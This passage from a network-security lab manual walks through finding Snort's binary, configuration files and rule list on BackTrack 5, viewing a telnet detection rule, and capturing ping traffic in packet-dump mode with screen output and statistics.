   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.6 2008-01-28
```

Figure 14: The Version of Snort

11. To find the location of the Snort binary file on the file system, type the following:
    root@bt:~#**which snort**




```
root@bt:~# which snort
/usr/local/bin/snort
```

Figure 15: The location of the Snort file

Snort is in the bin directory, which means that it can be typed from any directory.


12. To view the files associated with the Snort program, type the following:
    root@bt:~#**ls /etc/snort**



```
root@bt:~# ls /etc/snort/
classification.config  database.conf  reference.config  sid-msg.map  snort.conf.bak  snort.debian.conf  unicode.map
community-sid-msg.map  gen-msg.map    rules             snort.conf   snort.conf~     threshold.conf
```

Figure 16: Viewing the Snort Configuration Files

13. Finally, to view the list of Snort rules, type the following in the terminal:
    root@bt:~#**ls /etc/snort/rules**




```
root@bt:~# ls /etc/snort/rules/
attack-responses.rules         community-nntp.rules           deleted.rules       netbios.rules    sql.rules
backdoor.rules                 community-oracle.rules         dns.rules           nntp.rules       telnet.rules
bad-traffic.rules              community-policy.rules         dos.rules           oracle.rules     tftp.rules
chat.rules                     community-sip.rules            experimental.rules  other-ids.rules  virus.rules
community-bot.rules            community-smtp.rules           exploit.rules       p2p.rules        web-attacks.rules
community-deleted.rules        community-sql-injection.rules  finger.rules        policy.rules     web-cgi.rules
community-dos.rules            community-virus.rules          ftp.rules           pop2.rules       web-client.rules
community-exploit.rules        community-web-attacks.rules    icmp-info.rules     pop3.rules       web-coldfusion.rules
community-ftp.rules            community-web-cgi.rules        icmp.rules          porn.rules       web-frontpage.rules
community-game.rules           community-web-client.rules     imap.rules          rpc.rules        web-iis.rules
community-icmp.rules           community-web-dos.rules        info.rules          rservices.rules  web-misc.rules
community-imap.rules           community-web-iis.rules        local.rules         scan.rules       web-php.rules
community-inappropriate.rules  community-web-misc.rules       misc.rules          shellcode.rules  x11.rules
community-mail-client.rules    community-web-php.rules        multimedia.rules    smtp.rules
community-misc.rules           ddos.rules                     mysql.rules         snmp.rules
```

Figure 17: The Rules for Snort

14. To view a specific rule, type the following command in the terminal (for example, we will view telnet.rules):
    root@bt:~# **cat /etc/snort/rules/telnet.rules**

Snort rules may contain offensive language and words, please be cautious and view at your own discretion.




```
root@bt:~# cat /etc/snort/rules/telnet.rules
# Copyright 2001-2005 Sourcefire, Inc. All Rights Reserved
#
# This file may contain proprietary rules that were created, tested and
# certified by Sourcefire, Inc. (the "VRT Certified Rules") as well as
# rules that were created by Sourcefire and other third parties and
# distributed under the GNU General Public License (the "GPL Rules").  The
# VRT Certified Rules contained in this file are the property of
# Sourcefire, Inc. Copyright 2005 Sourcefire, Inc. All Rights Reserved.
# The GPL Rules created by Sourcefire, Inc. are the property of
# Sourcefire, Inc. Copyright 2002-2005 Sourcefire, Inc. All Rights
# Reserved.  All other GPL Rules are owned and copyrighted by their
# respective owners (please see www.snort.org/contributors for a list of
# owners and their respective copyrights).  In order to determine what
# rules are VRT Certified Rules or GPL Rules, please refer to the VRT
# Certified Rules License Agreement.
#
#
# $Id: telnet.rules,v 1.35.2.4.2.5 2005/06/29 15:35:04 mwatchinski Exp $
#-------------
# TELNET RULES
#-------------
#
# These signatures are based on various telnet exploits and unpassword
# protected accounts.
#


alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"TELNET Solaris memory mismanagement exploit attempt";
```

Figure 18: Viewing a Snort Rule

In sniffing mode, Snort can be used to dump output to the screen or a log file. We will dump the output to the screen so we can view internal and external communication.

15. To test the sniffer using Snort on the internal interface, type the following:
    root@bt:~#**snort -v -i eth0**



```
root@bt:~# snort -v -i eth0
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Network Interface eth0
Decoding Ethernet on interface eth0

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.6 2008-01-28

Not Using PCAP_FRAMES
```

Figure 19: Capturing with Snort

16. Open a terminal on the *Internal* **BackTrack 5** Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 20: The Terminal Windows within BackTrack


After you click on the shortcut to the terminal, the terminal window will appear below.



```
root@bt:~#
```

Figure 21: The BackTrack Terminal will appear


17. Type the following command to ping the Internal SQL server 4 times.
    root@bt:~#**ping 192.168.1.100 -c 4**



```
root@bt:~# ping 192.168.1.100 -c 4
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=128 time=0.461 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=128 time=0.206 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=128 time=0.248 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=128 time=0.254 ms

--- 192.168.1.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.206/0.292/0.461/0.099 ms
```

Figure 22: The BackTrack Terminal will appear


You will see echo and echo replies between the machines with the IP addresses of 192.168.1.50 and 192.168.1.100. Note: You may also see other broadcast traffic. Return to the **Linux Sniffer** machine



```
Not Using PCAP_FRAMES
02/09-20:45:57.288424 192.168.1.50 -> 192.168.1.100
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:61704   Seq:1  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/09-20:45:57.288498 192.168.1.100 -> 192.168.1.50
ICMP TTL:128 TOS:0x0 ID:38665 IpLen:20 DgmLen:84 DF
Type:0  Code:0  ID:61704  Seq:1  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/09-20:45:58.287752 192.168.1.50 -> 192.168.1.100
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:61704   Seq:2  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/09-20:45:58.287846 192.168.1.100 -> 192.168.1.50
ICMP TTL:128 TOS:0x0 ID:38666 IpLen:20 DgmLen:84 DF
Type:0  Code:0  ID:61704  Seq:2  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 23: Snort Output Directed to the Screen

18. After the packets are displayed, hit **CTRL+C** to stop the Snort program.




```
     ICMP: 8          (10.526%)
  TCPdisc: 0          (0.000%)
  UDPdisc: 0          (0.000%)
  ICMPdis: 0          (0.000%)
     FRAG: 0          (0.000%)
   FRAG 6: 0          (0.000%)
      ARP: 0          (0.000%)
    EAPOL: 0          (0.000%)
  ETHLOOP: 0          (0.000%)
      IPX: 0          (0.000%)
    OTHER: 6          (7.895%)
  DISCARD: 0          (0.000%)
InvChkSum: 0          (0.000%)
   S5 G 1: 0          (0.000%)
   S5 G 2: 0          (0.000%)
    Total: 76
===============================
Action Stats:
ALERTS: 0
LOGGED: 0
PASSED: 0
===============================
Snort exiting
root@bt:~#
```

Figure 24: Summary of the Snort Output

Summary statistics about protocols captured will be provided by Snort.

19. To test the sniffer using Snort on the internal interface, type the following:
    root@bt:~#**snort -v -i eth1**



```
root@bt:~# snort -v -i eth1
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Network Interface eth1
Decoding Ethernet on interface eth1

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.6 2008-01-28

Not Using PCAP_FRAMES
```

Figure 25: Snort is Capturing on Interface 1

20. Open a terminal on the *External* **BackTrack 5** Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 26: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.





Figure 27: The BackTrack Terminal will appear


21. Type the following command to ping the External Firewall 4 times.
    root@bt:~#**ping 216.1.1.1 -c 4**



```
root@bt:~# ping 216.1.1.1 -c 4
PING 216.1.1.1 (216.1.1.1) 56(84) bytes of data.
64 bytes from 216.1.1.1: icmp_seq=1 ttl=128 time=0.596 ms
64 bytes from 216.1.1.1: icmp_seq=2 ttl=128 time=0.271 ms
64 bytes from 216.1.1.1: icmp_seq=3 ttl=128 time=0.276 ms
64 bytes from 216.1.1.1: icmp_seq=4 ttl=128 time=0.577 ms

--- 216.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.271/0.430/0.596/0.156 ms
```

Figure 28: Pinging the Firewall


You will see echo and echo replies between the machines with the IP addresses of 216.1.1.1 and 216.6.1.100. Note: You may also see other broadcast traffic.



```
02/10-10:16:26.955559 216.1.1.1 -> 216.6.1.100
ICMP TTL:128 TOS:0x0 ID:736 IpLen:20 DgmLen:84 DF
Type:0  Code:0  ID:53005  Seq:1  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/10-10:16:27.956540 216.6.1.100 -> 216.1.1.1
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:53005   Seq:2  ECHO
